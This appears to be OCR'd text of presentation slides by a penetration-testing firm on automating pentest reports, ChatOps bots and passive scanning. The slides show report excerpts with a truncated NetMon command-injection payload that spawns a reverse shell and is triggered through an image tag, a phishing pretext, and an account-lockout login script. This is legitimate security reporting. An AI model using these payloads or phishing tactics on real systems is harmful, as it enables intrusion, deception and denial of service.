


```
        <section id="attack_narrative">
                <title>Attack Narrative</title>
                <p>We were provided with an overview of the network infrastructure and the running services. In the fol
                <img src="../graphics/noc_topology.png" width="10" />

                <section id="finding_vulns">
                        <title>Step 1: Finding the NetMon Vulnerabilities</title>
                        <p>While conducting discovery against the target systems it was discovered that a NetMon 1.4.2
                        NetMon is enterprise network monitoring software for physical, virtual, and cloud-based IT infr
                        <img src="../graphics/netmon_login.png" width="6" />
                        <p>While reviewing the security of this internet-facing application, we went through the change
                        In version 1.5, we discovered the following suspicious entry:</p>
                        <pre>* Cleaned up the 'client/submit' routine</pre>
                        <p>We discovered a vulnerability in this routine (see <a href="#remote_code_execution" />), whi
                        The 'client/submit' routine is only accessible to logged-in users, and thus the vulnerability c
                        <p>To perform this attack in a robust way, we wrote a payload generation script.
                        This script generates a link containing a malicious payload that, when clicked, will spawn a re
                        <p>Here is an example of the payload generation script's invocation:</p>
                        <pre>$ python build_payload.py 192.168.0.13 31337 10.0.5.15:3000 "http://10.0.5.15:3000"
http://10.0.5.15:3000/client/submit/%0Aecho+fOVMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEA<br
                                <p>The payload can then be triggered as follows:</p>
                                <pre>[img]payload_url[/img]
&lt;img src="payload_url" /&gt;</pre>
                                <p>In such a way, generated payloads can be included in an innocent-looking website, wh
                                And when visited, this website will exploit the NetMon host by attacking the vulnerable
                </section>
                <section id="spearfishing">
                        <title>Step 2: Spearphishing the Sitting Duck Support Staff</title>
                        <p>The targets of our spearphishing campaign were Sitting Duck Support Engineers. For this atta
                        <p>By tricking one of the Sitting Duck support engineers into navigating to a website under our
                        <p>Radically Open Security, for the purpose of this pentest, has received an account with Sitti
                        <img src="../graphics/email_error/screenshot.png" />
                        <p>In order to get the Sitting Duck Support Engineers to click on our phishing link, we figured
                        <p>We dreamed up a fictional Dutch museum for modern art for children called 'Kinderen Museum V
                        We then registered the domain 'kmvnk.bv', and created an IMAP account for a fictional employee,

                        <p>Here is an English translation of the phishing email:</p>
                        <pre>Dear Sitting Duck Support,

While we're not actually a formal customer of Sitting Duck, Daan de Boer has donated a website account to us (Kinderen
But we're currently having errors with the email account management. Daan suggested that I shoot an email to support@si
```

Radically Open Security

Oct 1, 2018

XML Pentest Report Automation(3)



NetMon recommends to "remove the public access" to disable this behavior, see http://docs.netmon.io/docs/core/support.

5.1.10 SID-010 — Denial of Service

Vulnerability ID: SID-010

Vulnerability type: Denial of Service

Threat level: Low

Description:

The bruteforce hammering protection of Open Server Watch sets timeouts on a per-username basis. An attacker could automatically hit the server repeatedly with relevant usernames (e.g. "admin") in order to lock out those users from logging in.


Technical description:

The following python script repeatedly attempts to login as the admin user:

```
#!/usr/bin/python
import mechanize

mech = mechanize.Browser()
mech.set_handle_equiv(True)
mech.set_handle_redirect(True)
mech.set_handle_referer(True)

users = [('admin', 'password')]
mech.open('https://osw.sittingduck.bv/login.htm')
for u, p in users:
 mech.select_form(nr=0)
 mech.form['user'] = u
 mech.form['pass'] = p
 response = mech.submit()
 if response.geturl() == 'https://osw.sittingduck.bv/login_success.html':
```

Radically Open Security

Pentesting ChatOps(2)



melanie 2:45 PM
rosbot quickscope off-melaniedemo

rosbot 2:45 PM
quickscope v0.3 - Rockin' and scoping'...

[+] listo!

melanie 2:45 PM
rosbot build quote off-melaniedemo

rosbot 2:45 PM
builder v0.11 - Rocking your world, one build at a time...

['java', '-jar', '/usr/local/bin/saxon/saxon9he.jar', '-s:offerte.xml', '-xsl:../xslt/generate_offerte.xsl', '-o:../target/report.fo', '-xi'][+] Succesfully built ../target/quote_melaniedemo.pdf


[+] Password for this pdf is ^42BlP5is3SY
[+] Succesfully built ../target/quote_melaniedemo.pdf

[+] Password for this pdf is *^(90xOLt07C

[+] listo! Check out https://gitlabs.radicallyopensecurity.com/ros/off-melaniedemo/raw/master/target/quote_melaniedemo.pdf[+] If you need to send this to a customer, don't forget to create a password protected version with 'rosbot release reponame

johnsinteur 2:46 PM

Pentesting ChatOps(3)



https://gitlabs.radicallyopensecurity.com/ros/off-melaniedemo/tree/master


ros › off-melaniedemo › Repository

off-melaniedemo /

target/quote_melaniedemo.pdf proudly manufactured using ChatOps
Rosbot authored 5 minutes ago
882db50b

Name	Last commit	Last update
dtd	automatic create by rosbot	22 minutes ago
findings	automatic create by rosbot	22 minutes ago
graphics	automatic create by rosbot	22 minutes ago
non-findings	automatic create by rosbot	22 minutes ago
notes	automatic create by rosbot	22 minutes ago
rosbot	automatic create by rosbot	22 minutes ago
scripts	automatic create by rosbot	22 minutes ago
source	Created quickscope using ChatOps	20 minutes ago
target	target/quote_melaniedemo.pdf proudly manufactured...	5 minutes ago
templates	automatic create by rosbot	22 minutes ago

Passive Vulnerability Scanning



GitHub, Inc.
33rd CENTR Technical workshop, Bucharest (Romania) | CENTR
SIDN : Verouderde software grootste oorzaak van kwetsbaarheden in veel websites
radicallyopensecurity/PassiveScanningTool
This repository
Search
Pull requests
Issues
Gist
Unwatch
25
Star
4
Fork
2

radicallyopensecurity / **PassiveScanningTool**

Description: Short description of this repository

Website: Website for this repository (optional)

Save or Cancel

22 commits | 1 branch | 0 releases | 1 contributor

Branch: master | PassiveScanningTool / +

koenj2 Create LICENSE.md — Latest commit 3af7457 13 days ago


Cve	Added support for Shodan.	28 days ago
Properties	First commit.	3 months ago
Results	Added archive.org.	13 days ago
Scanslo	Fixed a small mistake where the port was not output correctly.	2 months ago
Shodan	Added support for Shodan.	28 days ago
FindServiceDescriptor.cs	Added the possibility of using Rapid7 scan results.	2 months ago
Host.cs	Added archive.org.	13 days ago
HostList.cs	Removed a call from the host list.	3 months ago
LICENSE.md	Create LICENSE.md	13 days ago
Makefile	First commit.	3 months ago
Newtonsoft.Json.dll	First commit.	3 months ago
PassiveScanning.csproj	Added support for Shodan.	28 days ago

HTTPS clone URL

https://github.c

You can clone with HTTPS, SSH, or Subversion.

Red/Blue Pentesting



a point for Blue for finding missing input validation

(and adding that yesterday after 5, so I almost missed that)

melanie 17:02
goodjob Blue

rosbot 17:02
incremented Blue (24 pt)

http://teachinginkoreanuniversity.com/wp-content/uploads/2015/10/awesome-interview-questions-for-candidates-600x320.jpg

melanie 17:02
^

I like this one! 😄

muse 17:03
and finally, both teams get an additional point, not for findings

